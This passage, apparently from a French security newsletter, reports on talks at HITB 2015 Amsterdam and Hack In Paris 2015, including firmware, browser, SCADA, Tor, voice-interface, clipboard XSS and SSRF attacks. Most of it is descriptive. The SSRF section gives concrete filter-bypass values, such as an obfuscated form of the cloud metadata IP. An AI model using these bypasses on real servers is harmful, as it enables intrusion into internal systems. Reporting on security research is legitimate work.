de sécurité. Le chercheur a ensuite réalisé une première démonstration afin d'illustrer l'exploitation de ce type de faille, de corrompre le SMM, et ainsi de détourner le fonctionnement du système. Pour cela, après avoir infecté le BIOS, il a démarré son ordinateur portable sur la distribution TAILS, chère à Snowden. Celle-ci est censée protéger ses utilisateurs contre les écoutes « gouvernementales ». Après avoir lancé le système, le chercheur a montré qu'il était en mesure de récupérer des informations personnelles particulièrement sensibles telles qu'un email chiffré, ou encore une clef secrète GPG.

Le chercheur a poursuivi sa présentation en détaillant le fonctionnement de l'UEFI, et les différentes techniques pouvant être exploitées par un attaquant pour arriver à ses fins, à savoir, contrôler le fonctionnement de n'importe quel système d'exploitation sain.
Enfin, en étudiant le code source de certaines implémentations Open-Source de l'UEFI, le chercheur a démontré comment il était possible d'identifier des failles au sein de la très grande majorité des ordinateurs actuellement commercialisés.

Xeno et Corey n'en sont pas restés là. Ils travaillent en effet de concert avec certains vendeurs afin de faire corriger les failles de sécurité identifiées, ainsi qu'avec Intel pour concevoir un mécanisme plus sûr que l'implémentation actuelle.


Exploiting Browsers the Logical Way

Bas Venis (@bugroast)

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D1T2-Bas-Venis-Exploiting-Browsers-the-Logical-Way.pdf

Bas, un jeune étudiant de 18 ans, a présenté son travail de recherche sur les failles affectant les navigateurs web, et plus précisément Google Chrome et Flash Player. Ses recherches étaient intéressantes, car il ne s'agissait pas de failles complexes, identifiées grâce à du fuzzing. En effet, il a présenté la progression de sa réflexion et de sa démarche qui, à terme, l'ont conduit à identifier un ensemble de techniques lui permettant de contourner les mécanismes de SOP (Same Origin Policy) et de bac à sable (sandbox). Au final, le jeune chercheur a été en mesure de présenter un scénario d'attaque complexe, lui permettant de dérober des informations sensibles liées à un site, depuis un autre site, et de les renvoyer vers un troisième autre site.



Supervising the Supervisor: Reversing Proprietary SCADA Tech


Jean-Baptiste Bedrune, Alexandre Gazet et Florent Monjalet

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D2T2-JB-Bedrune-A.-Gazet-F.-Monjalet-Reversing-Proprietary-SCADA-Tech.pdf

Florent Monjalet et Jean-Baptiste Bedrune (Quarkslab) sont venus présenter une mission sur laquelle ils ont récemment été amenés à travailler avec Alexandre Gazet. Plus précisément, les trois chercheurs de Quarkslab ont présenté un retour d'expérience sur l'analyse d'un environnement de type SCADA.

Les chercheurs ont ainsi présenté le cheminement leur ayant permis in fine de reverser le protocole de communication implémenté par le fabricant afin de permettre à ses équipements de dialoguer avec l'IHM de supervision, et ainsi contourner les différentes mesures de protection ainsi mises en place (telles que l'usage de la cryptographie à plusieurs niveaux). Les chercheurs ont ainsi démontré leur capacité à contrôler le PLC (Programmable Logic Controler).
À noter, le retour des chercheurs était plutôt positif. En effet, la version du produit étudié avait déjà été analysée par le passé par d'autres chercheurs, qui avait mis en avant de nombreux problèmes de sécurité. Bien que toujours vulnérable à certaines failles de sécurité, la version qui a été étudiée a été notablement revue par le fabricant, qui a pris en compte les précédentes remarques afin de relever le niveau de sécurité de son produit.



Enfin, et toujours selon les chercheurs, le fabricant serait à l'écoute des retours faits par Quarkslab, et aurait déjà corrigé certains problèmes identifiés au cours de cette mission.

What You Always Wanted and Now Can: Hacking Chemical Processes

Marina Krotofil et Jason Larsen

Slides

http://conference.hitb.org/hitbsecconf2015ams/materials/D2T1%20-%20Marina%20Krotofil%20and%20Jason%20Larsen%20-%20Hacking%20Chemical%20Processes.pdf

La présentation de Marina Krotofil et Jason Larson a abordé les systèmes de contrôle industriels.

Les recommandations techniques à mettre en place dans les systèmes industriels n'ont rien à voir avec celles que l'on pourrait prodiguer sur un Système d'informations « standard ». En effet, en cas d'attaque, il n'est pas possible de désactiver le système afin de restreindre la progression d'un attaquant. Il y a trop de facteurs à prendre en compte. Si l'on coupe un thermomètre que se passe-t-il ? Un déni de service sur ce type d'équipement n'a pas du tout le même impact que sur un serveur Web...

Après cette mise en jambe, les chercheurs sont ensuite revenus sur les différents travaux de Jason Larson présentés à la Black-Hat ainsi que sur la manière de s'en prémunir.

Non-Hidden Hidden Services Considered Harmful: Attacks and Detection

Filippo Valsorda (@FiloSottile) et George Tankersley (@_gtank)

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D2T2-Filippo-Valsorda-and-George-Tankersly-Non-Hidden-Hidden-Services-Considered-Harmful.pdf

Filippo et George, deux jeunes chercheurs, sont venus nous présenter leur travail sur le fonctionnement interne du réseau TOR. Ils se sont plus particulièrement intéressés au « hidden services », des services exposés et accessibles uniquement au travers du réseau. Outre la propriété de garantir l'anonymat (au niveau IP) du serveur exposant le service, les Hidden Services sont également censés garantir l'anonymat de leur visiteur. Cependant, en détournant leur fonctionnement nominal, les chercheurs ont réussi à détourner cette propriété.

En effet, sous certaines conditions particulières, un acteur malveillant disposant d'une vision sur la boucle réseau « locale » (un FAI par exemple) serait en mesure de se substituer à d'autres serveurs TOR et de prendre la place des 3 référents capables d'identifier le chemin d'accès à un service caché donné. Pour cela, les chercheurs exploitent une propriété liée au fonctionnement des réseaux décentralisés, de type DHT. De cette manière, en étant en mesure de voir l'origine d'une requête et sa destination, un acteur malveillant est en mesure de savoir qu'un internaute spécifique visite le service caché ciblé. En effet, avant de pouvoir contacter ce type de service, l'internaute est obligé de contacter l'un des trois serveurs référents que l'attaquant contrôle. Les chercheurs ont démontré cette attaque par la pratique, en contrôlant l'espace d'une journée les 3 serveurs identifiants le service caché Facebook.

Que les internautes se rassurent. Les chercheurs ne disposant pas d'un accès à la boucle locale, leur identité n'a pas pu être dévoilée au cours de cette attaque. Ce problème de sécurité identifié au sein du fonctionnement de TOR est connu des développeurs, qui travaillent actuellement à une refonte majeure de ces services (cf proposition #224 - Next-Generation Hidden Services).
En attendant la mise en production de cette évolution, les deux chercheurs recommandent aux internautes d'accéder aux sites tels que Facebook au travers du réseau Tor de manière standard, en passant par l'URL officielle : https://facebook.com ; sans utiliser le service caché facebookcorewwwi.onion. En effet, cette approche limite les attaques par corrélation telles que celle qui a pu être démontrée lors de cette présentation.

CLOSING KEYNOTE: Bringing Security and Privacy to Where the Wild Things Are

Runa A. Sandvik (@runasand)

Slides

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2014/12/KEYNOTE-CLOSING-Runa-Sandvik-Bringing-Security-and-Privacy-to-Where-the-Wild-Things-Are.pdf

La HITB s'est conclue par une présentation de Runa Sandvik, une ex-pentesteuse, reconvertie dans la protection de la vie privée. La Scandinave a rappelé, pour les professionnels de la sécurité, l'importance de ce sujet d'actualité, qui fait pourtant peu l'objet de prestation par les entreprises. Selon elle, il est important de sensibiliser les internautes aux risques existants et de les aider à faire les bons choix lorsque cela est nécessaire.

Références

http://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/

http://photos.hitb.org/index.php/2015-AMS-GSEC/HITB2015AMS

Hack In Paris

par Romain LEONARD, Damien GERMONVILLE
et Clément MEZINO

> Jour 1

Keynote : analogue network security

Winn Schwartau

Slides

https://www.hackinparis.com/sites/hackinparis.com/files/winn_schwartau_analogue_network_security.pdf

Cette conférence d'ouverture a débuté par une introduction de la conférence et des nouveaux locaux. Winn Schwartau en a profité également pour remercier les sponsors sans qui une telle conférence ne serait pas possible.

Pour sa présentation, Winn Schwartau nous a présenté un nouveau point de vue sur la sécurité des Systèmes d'Information, la sécurité analogique. Il a partagé avec nous les axes majeurs de son livre du même nom.

Ce point de vue provient de la constatation que la sécurité n'est pas un élément binaire, en opposition à un élément analogique. En effet, on ne peut pas aisément quantifié la sécurité et celle-ci n'est pas présente ou non, elle est uniquement une défense que l'on espère/suppose supérieure aux attaques.

Winn Schwartau en a profité pour rappeler que la sécurité, telle que nous la connaissons actuellement, est un échec. En effet, la majeure partie de nos SI s'appuient sur TCP/IP qui n'était à l'origine qu'une expérience et qui n'offre aucune sécurité, depuis les années 80 on crée des systèmes et attend qu'il soit sécurisé par la suite. C'est encore une fois sur ce modèle bancal ou la sécurité n'est pas introduite dès l'origine que sont développés les objets connectés (IoT).

Pourtant des solutions pourraient être mises en place pour mesurer la sécurité et ainsi la maîtriser. La sécurité d'un coffre fort est évaluée en fonction de la durée nécessaire pour y pénétrer (Pt). Les banques mettent en suite en place un système permettant la détection d'incidents (Dt) et la réaction (Rt) face à eux en un temps inférieur à cette durée. La formule de la sécurité est donc : Dt + Rt > Pt.

Pourquoi ne pas appliquer cette méthode à nos SI ? Dans l'état actuel, ce n'est pas possible car on ne connait pas la durée nécessaire pour réaliser les actions dangereuses, ou bien celle-ci est trop courte. Pour pouvoir mettre en place cette méthode, il faut introduire une notion de temps dans les actions sensibles du SI.

Pour mettre en place une défense en profondeur il suffirait alors d'augmenter les durées quand l'utilisateur est connecté depuis une zone non sécurisée.

You don't hear me but your phone's voice interface does


Jose Lopes Esteves et Chaouki Kasmi

✚ Slides

https://www.hackinparis.com/sites/hackinparis.com/files/lopes_esteves_kasmi_you_dont_hear_me.pdf

Jose Lopes Esteves et Chaouki Kasmi de l'ANSSI ont présenté une conférence originale sur les dangers des commandes vocales utilisées sur la plupart des systèmes d'exploitation d'aujourd'hui et proposés par Google, Apple ou Microsoft, via leur environnement de bureau ou smartphones.

Le but de leur attaque était de faire effectuer des actions à un utilisateur de manière silencieuse. Les bénéfices sont multiples : escroquerie, manipulation d'informations, usurpation d'identité, etc.



Le principe de l'attaque réside dans le fait d'injecter des commandes dans les récepteurs FM présents au sein des kits mains libres des téléphones afin que celles-ci soient transmises à l'interface de commande vocale (souvent active par défaut).

Via une antenne, ils ont réussi à recréer les signaux correspondant à certaines commandes vocales permettant d'effectuer des actions sur un smartphone, de manière silencieuse et quasi invisible. Les commandes vocales étant implémentées à tous les niveaux des systèmes d'exploitation, l'accès aux SMS, à Internet et aux applications est possible par ce biais.

Un système de modulation AM muni d'un amplificateur de signal permet ainsi d'injecter des commandes sur tous les téléphones présents dans un rayon de 2m. Il est possible, selon la taille de l'antenne et sa puissance, d'étendre ce rayon à environ 11m.

Les chercheurs conseillent ainsi de désactiver l'interpréteur de commande vocale par défaut (ce qui en plus, économisera la batterie de l'appareil). Il est plus difficile pour les fabricants d'endiguer cette attaque, si ce n'est en proposant un système de reconnaissance vocale, ou de limiter le rayon d'actions possibles par ce biais...

Copy & pest : a case-study on the clipboard, blind trust and invisible cross-application XSS

Mario Heiderich

✚ Slides

https://www.hackinparis.com/sites/hackinparis.com/files/mario_heiderich_copy_and_peste.pdf
http://fr.slideshare.net/x00mario/copypest

Mario Heiderich s'est intéressé au fonctionnement du presse-papier de nos OS préférés. Pour ceux qui ne le savent pas déjà, le presse-papier, sous Windows comme sous Linux, ne contient pas que du texte, mais des objets, comme le définit le définit le brevet déposé par Microsoft pour Windows 3.1.


En effet, lors de la copie, les programmes insèrent la donnée sélectionnée sous plusieurs formes : texte, rtf, html, images, objets MS Office... De la même façon lorsqu'une donnée est collée, le programme de destination choisit la forme qu'il souhaite dans le presse-papier.

Mario a découvert que cette mécanique pouvait être utilisée pour déclencher des XSS lors de la copie de données vers un navigateur Web. Pour ce faire, il a amélioré l'ancienne technique qui consistait à mettre des XSS dans du texte en taille 0, à l'époque des premiers forums. Il a décidé d'utiliser les noms des polices et pour être encore plus discret, il utilise les polices régionales. Leurs noms ne sont jamais affichés, mais elles sont transmises lors du copié-collé.

Lors de ces analyses, il s'est heurté à des protections mises en place dans les navigateurs, mais il a été capable de les contourner. Il a par exemple été capable d'utiliser les formats : OpenOffice, MS Office, PDF et XPS pour déclencher une XSS dans l'éditeur de Gmail.

En allant plus loin il a été capable d'utiliser Flash, qui permet de modifier manuellement le contenu du presse-papier, pour infecter celui-ci.

Tada!



Les contournements qu'il a utilisés sont pour la plupart corrigés. Cependant, il reste plus sage d'utiliser le raccourci Ctrl-Shift-V, de toujours copier les textes vers un bloc-note avant de les coller et bien entendu de naviguer avec l'extension NoScript.

Backdooring X11 with much class and no privileges

Matias Katz


Slides

https://www.hackinparis.com/sites/hackinparis.com/files/matias_katz_backdooring_x11.pdf

Matias Katz, un pentesteur spécialisé dans la sécurité orientée Web a présenté un concept de backdoor sur les systèmes utilisant nativement l'environnement graphique X11.

Sa backdoor est basée sur le logiciel de communication interprocessus D-BUS. Ce logiciel a la particularité d'être installé par défaut sous forme d'un paquet disposant de nombreux modules interagissant avec les divers éléments graphiques d'un système. Ce dernier est notamment utilisé pour afficher l'interface de connexion au système.

Puisque les divers modules de D-BUS ne peuvent exister l'un sans l'autre, il est possible de lancer un programme, même lorsque l'interface de connexion est présente. Il suffit ainsi de choisir la fonction de déblocage (unlock) pour contourner l'interface de connexion. Seulement, lorsque l'interface est présente, seules quelques actions sont possibles au niveau hardware : la prise Jack est utilisable, l'écran et le clavier.



À travers deux démonstrations, le pentesteur a réussi à contourner l'interface de connexion (lockscreen) simplement en branchant un écouteur sur la prise Jack, ou en abaissant et relevant a plusieurs reprises l'écran.
Ces évènements sont "écoutés" par la backdoor présente sur le système et permettent ainsi d'utiliser un ordinateur en laissant très peu de traces de compromission, sans avoir à entrer de mot de passe pour se connecter à la session d'un utilisateur.

Breaking in bad (i'm the one who doesn't knock)

Jayson E. Street

Jason commence par se présenter, mais surtout par rappeler qu'il est quelqu'un de très gentil et adorable, il appuie bien sûr le fait qu'il faudra s'en souvenir pour le reste de la présentation. L'objectif de cette présentation est de présenter trois cas d'intrusion Redteam par Social Engineering qu'il a réalisés. Ces démonstrations, vidéo à l'appui, n'ont pas pour but de montrer à quel point il utilise des techniques avancées, mais à quel point il est simple de s'introduire sur un SI. Il martèle qu'il ne sert à rien de se préoccuper des APT tant qu'il sera aussi facile d'accéder physiquement à nos SI.

Ces méthodes d'attaques sont des plus classiques :

- Le technicien réparateur, le livreur ou le candidat à l'embauche ;
- L'auditeur ou le directeur presser, avec une mission de la plus haute importance ;
- L'excentrique qui n'a aucune chance de rentrer, tel qu'une personne avec un déguisement de tortue Ninja.

Il ajoute que toutes ces techniques fonctionnent encore mieux si l'on est en pleine conversation téléphonique.

La plus amusante de ses missions est certainement celle qu'il a réalisée pour le trésor public américain. Il lui avait pourtant assuré que leur sécurité était impénétrable. Avec quelques recherches sur Internet, il a réussi à découvrir une filiale implantée dans une zone commerciale. Après un appelle à son client, bien embarrassé, on lui a confirmé que cette filiale était connectée au SI, par contre on lui a interdit de parler à quiconque de la société, demandé de rester dans les zones accessibles au public. Il pouvait uniquement parler au personnel de ménage, mais pas lui mentir. Qu'à cela ne tiennent. Il est entré à l'heure de fermeture des bureaux à l'aide de son téléphone portable, vissé à son oreille. Il n'a parlé qu'au personnel de ménage : « J'aimerai entrer dans cette pièce. », « Je n'ai pas la clé », « Je suis pressé ». Tout était vrai, il n'avait plus de batterie sur son téléphone…

Pour se prémunir contre ce type d'attaque, il faut éduquer le personnel des entreprises, pas le fliquer. Il faut leur faire comprendre qu'ils font partie de la solution. Pour cela, il faut commencer l'éducation par des choses qui les touchent, comme leur apprendre à sécuriser leur réseau WiFi personnel et le Facebook de leur enfant. Il faut qu'il comprenne qu'un G33k avec une clé USB est un vrai danger.


Bootkit via SMS: 4G access level security assessment
Timur Yusinov

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/timur_yusinov_root_via_sms.pdf

Cette conférence présentait un éventail plutôt complet de la sécurité des divers équipements matériels et logiciels touchant à la technologie 4G, aujourd'hui largement utilisée dans nos contrées. Le principe étant de découvrir à quel point il est sécurisé pour un utilisateur lambda d'utiliser son téléphone afin de naviguer via la 4G. Plusieurs équipements ont ainsi été testés : Carte SIM, modem 4G, équipement radio/ telecom/ Internet (IP).

Après avoir fait un tour rapide de la situation en Russie sur les équipements IP utilisés, la situation était sans appel. La plupart des équipements permettaient, une fois l'interface d'administration passée, de réaliser de nombreuses actions à distance, sans que l'utilisateur final ne s'en aperçoive.

Selon les cas, les chercheurs étaient en mesure de forcer la mise à jour d'un modem 4G, de modifier le mot de passe d'un portail d'accès via un simple SMS, ou encore d'accéder au réseau interne d'un opérateur mobile.



Le but ultime des chercheurs étant de pouvoir installer un bootkit à distance via un simple SMS. Cela est encore en cours.

DDOS mitigations' epic fail collection
Moshi Zioni

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/moshe_sioni_ddos_mitigation_epic_fail_collection.pdf

Cette conférence était un retour d'expériences reprenant des cas réels de DDoS vécus par les clients de Moshi Zioni, conférencier, consultant pour de nombreuses entreprises.

Après une brève explication sur le principe des botnets (réseaux d'ordinateurs contrôlés par un attaquant) et des différentes méthodes de DDoS utilisées (DDoSaaS par un thier, attaque du back-end plutôt que le front-end, méthodes d'amplification : Réseau, CPU, RAM, ROM), ce dernier a présenté plusieurs cas dans lesquels les entreprises ont tenté, en vain, de se protéger d'une attaque...

Parmi le top 5 des pires méthodes de mitigation rencontrées, nous avons :

5. L'utilisation d'un système de log afin de bannir les adresses qui effectuent trop de requêtes. Le problème étant que chaque requête est ainsi logguée, ce qui finit par remplir la mémoire du système à vitesse grand V, jusqu'à ne plus fonctionner.

4. Le « trafic à la demande », qui consiste à absorber tout le trafic passant en déterminant quel est le trafic « réel » et le trafic utilisé pour le DDoS. Cependant, cette technique accepte souvent tout le trafic qui est considéré comme légitime et ne protège finalement de rien.

« Selon les cas, les chercheurs étaient en mesure de forcer la mise à jour d'un modem 4G, de modifier le mot de passe d'un portail d'accès via un simple SMS, ou encore d'accéder au réseau interne d'un opérateur mobile. »

3. L'utilisation d'un CDN (content delivery network). Cependant, s'il n'a pas été activé avant, les nombreuses requêtes sur les répliques vont tout de même atteindre le serveur central, pour obtenir les données présentes en cache.

2. L'utilisation d'un CDN avec des noms de domaine complexes, afin que l'attaque ne devine jamais quel est le vrai serveur à attaquer. Mais encore une fois, des services tels que viewdns.info, gardant en mémoire les associations d'adresse IP avec un domaine, peuvent déjouer ce plan.

1. Le blocage des IP au fil de l'eau. Comme on peut s'y attendre, cette solution peut convenir contre un DDoS léger. Cependant, c'est le meilleur moyen de saturer la RAM qui doit traiter le blocage de milliers d'IP en même temps.

La conclusion du chercheur est qu'il faut savoir investir du temps et de l'argent avant d'être victime d'une attaque de DDoS. La préparation est le meilleur moyen, la formule magique n'existe pas...

Debate : the right to self defense in cyberspace
Jeroen van der Vlies, Don Eijndhoven et Bob Ayers

La première journée s'est terminée par un débat sur un sujet d'actualité : « Le droit à la légitime défense au sein du cyberespace ». Celui-ci fut animé par trois experts, tout d'abord Jeroen van der Vlies, expert en cyber-sécurité depuis plus de dix ans, qui dispose de nombreuses certifications autant techniques que managériales. Ensuite, Don Eijndhoven, CEO d'une société spécialisée en cyber-securité, consultant pour de nombreux blogs et magazines dans le domaine, c'est aussi un habitué des conférences. Et enfin, Bob Ayers, fort de 30 ans d'expérience dans l'armée américaine, maintenant chargé d'améliorer la sécurité du Departement Of Defense américaine.

En tant que modérateur, Winn Shwartau - le premier conférencier de la journée - était présent. Dans un débat animé d'environ 1h30, ils ont exposé leur point de vue sous l'œil du public de l'académie Fratellini. La plupart des figurants considéraient ainsi qu'une législation autorisant dans certains cas la self-défense était nécessaire. Le débat portait ainsi sur les différentes règles que pourrait porter cette législation afin d'éviter les abus.

> Jour 2

Keynote: attacking secure communication: the (sad) state of encrypted messaging
Thomas Roth

Thomas Roth, nous a présenté le résultat de 12 mois d'analyse et de tentative pour casser des messageries dites « sécurisées ». Elles permettent le chiffrement des messages en promettant une confidentialité totale des communications. Cependant le présentateur nous démontrera à plusieurs reprises comment il a été possible de récupérer ces messages censés être « sécurisés ».

Depuis les révélations d'Edward Snowden, les internautes ont commencé à prendre conscience que leur vie privée pouvait être très facilement espionnée. Ont alors été proposées des solutions telles que spiderOak , qui a fait l'objet d'une recommandation de la part du lanceur d'alerte, protonMail, Tutanota...

Cependant, voici une liste de vulnérabilités qu'a pu trouver l'expert, permettant de mettre en défaut ces efforts mis en œuvre pour rendre confidentiels les échanges :

Sur les solutions comme ProtonMail et Tutanota, des vulnérabilités de types XSS, CSRF permettaient par exemple en récupérant la clé privée afin de déchiffrer le contenu des mails.
De plus une multitude de services potentiellement vulnérables étaient ouverts (FTP, SVN, SSH ...) sur les serveurs de ProtonMail.

Une autre solution comme SilentCircle, cofondé par le père de PGP, est présentée par Thomas Roth. Il y a cependant relevé des défauts, comme un mauvais suivi du versionning, la difficulté à compiler soi-même le projet.

Il recommande toutefois les projets portés par la EFF et ceux d'Open Whisper pour terminaux mobiles tels que : Textsecure, RedPhone.

Server-side browsing considered harmful (SSRF)
Nicolas Grégoire

✚Slides
https://www.hackinparis.com/sites/hackinparis.com/files/nicolas_gregoire_server_side_browsing.pdf

Nicolas Grégoire a présenté différentes vulnérabilités SSRF qui lui ont permis de gagner aux environs de 50000$ sur des Bugs Bounty.


Il a commencé par nous présenter son approche du bug Bounty. Son but était de trouver des vulnérabilités « sexy », qui ont un impact important sur la cible, pas de XSS. Et des cibles qui en imposent et qui ont de vraies équipes sécurité, telles que Yahoo ou Facebook, et si possible qui rapportent.

Ensuite, il a présenté les vecteurs de vulnérabilités qu'il recherche habituellement : Upload depuis URL, import de flux RSS, OAUTH, SAML, les proxys pour contenu mixte, les codes hébergés.

Pour l'exploitation des vulnérabilités, il faut utiliser les gestionnaires d'URL file://, php://, mais surtout les plus couramment utilisés http:// et https://. Avec ces deux derniers, les objectifs sont les suivants, par ordre décroissant d'importance : la boucle locale, le multicast, le LAN, Internet. Pour ces objectifs, il a détaillé les cibles recherchées : monitoring, interface d'administration bloquée pour l'accès par Internet, mais pas sur la boucle locale...

Une fois ces méthodes de recherches expliquées, Nicolas a présenté des méthodes de contournement de liste noire. Pour contourner une liste n'autorisant pas les IP internes, il est par exemple possible d'utiliser un enregistrement DNS que l'on contrôle ou un service tel que xip.io. Pour contourner un blocage de 127.0.0.1, il est possible d'accéder à 127.0.1.1. Mais la méthode la plus amusante

présentée est celle des réécritures d'IP. Cette méthode permet par exemple d'écrire 169.254.169.254 sous la forme 425.254.0xa9.0376, voir http://www.pc-help.org/obscure.htm.



Il a enchainé avec sa liste de trophées, parmi lesquels celui de Yahoo avait été classé comme « feature » : "Thank you for your submission to Yahoo! We are aware of this functionality on our site and it is working as designed. Please continue to send us vulnerability reports!".

Un peu agacé, il a donc creusé. Il a découvert un WebService sur le port 9466 avec le namespace ymon. Une recherche Google lui a permis d'obtenir, via le seul résultat, le fichier WSDL. Celui-ci contenait une méthode exec() limitée à des plugins Nagios, mais après un peu de bidouille, il a obtenu une RCE et la coquette somme de 15k$. Pour finir, il est repassé après la correction, a contourner les filtres et empoché 6600$.

Pour conclure sa présentation, il a rappelé les bonnes pratiques en matière d'architecture réseau. Un serveur qui n'a pas besoin d'accès au SI, ne doit pas avoir accès au SI.


SAP security: real-life attacks to business processes
Arsal Ertunga

Slides
https://www.hackinparis.com/sites/hackinparis.com/files/arsal_ertunga_sap.pdf

SAP est un progiciel de gestion intégré développé par la société éponyme. Très connu dans le monde de l'entreprise, il est utilisé par 87% des membres du classement Forbes 2000. À l'heure actuelle, 74% des transactions bancaires mondiales passent par des systèmes SAP. La sécurité du progiciel intéresse dès lors de nombreux acteurs du marché, tout comme les pirates.

À travers une conférence menée par Arsal Ertunga, fondateur d'une entreprise spécialisée dans les produits SAP, nous avons pu voir que la sécurité de ce système reste complexe et, par conséquent, est difficile à maîtriser par les entreprises l'utilisant. De nombreux vecteurs d'attaques différents sont possibles, le plus critique pour le système provenant des composants installés par des tiers. Le système de plug-ins du système est un de ces points forts de par les horizons quasi illimités qu'il propose, mais aussi sa plus grande faiblesse, puisque le code proposé par des tiers n'est pas forcément contrôlé.

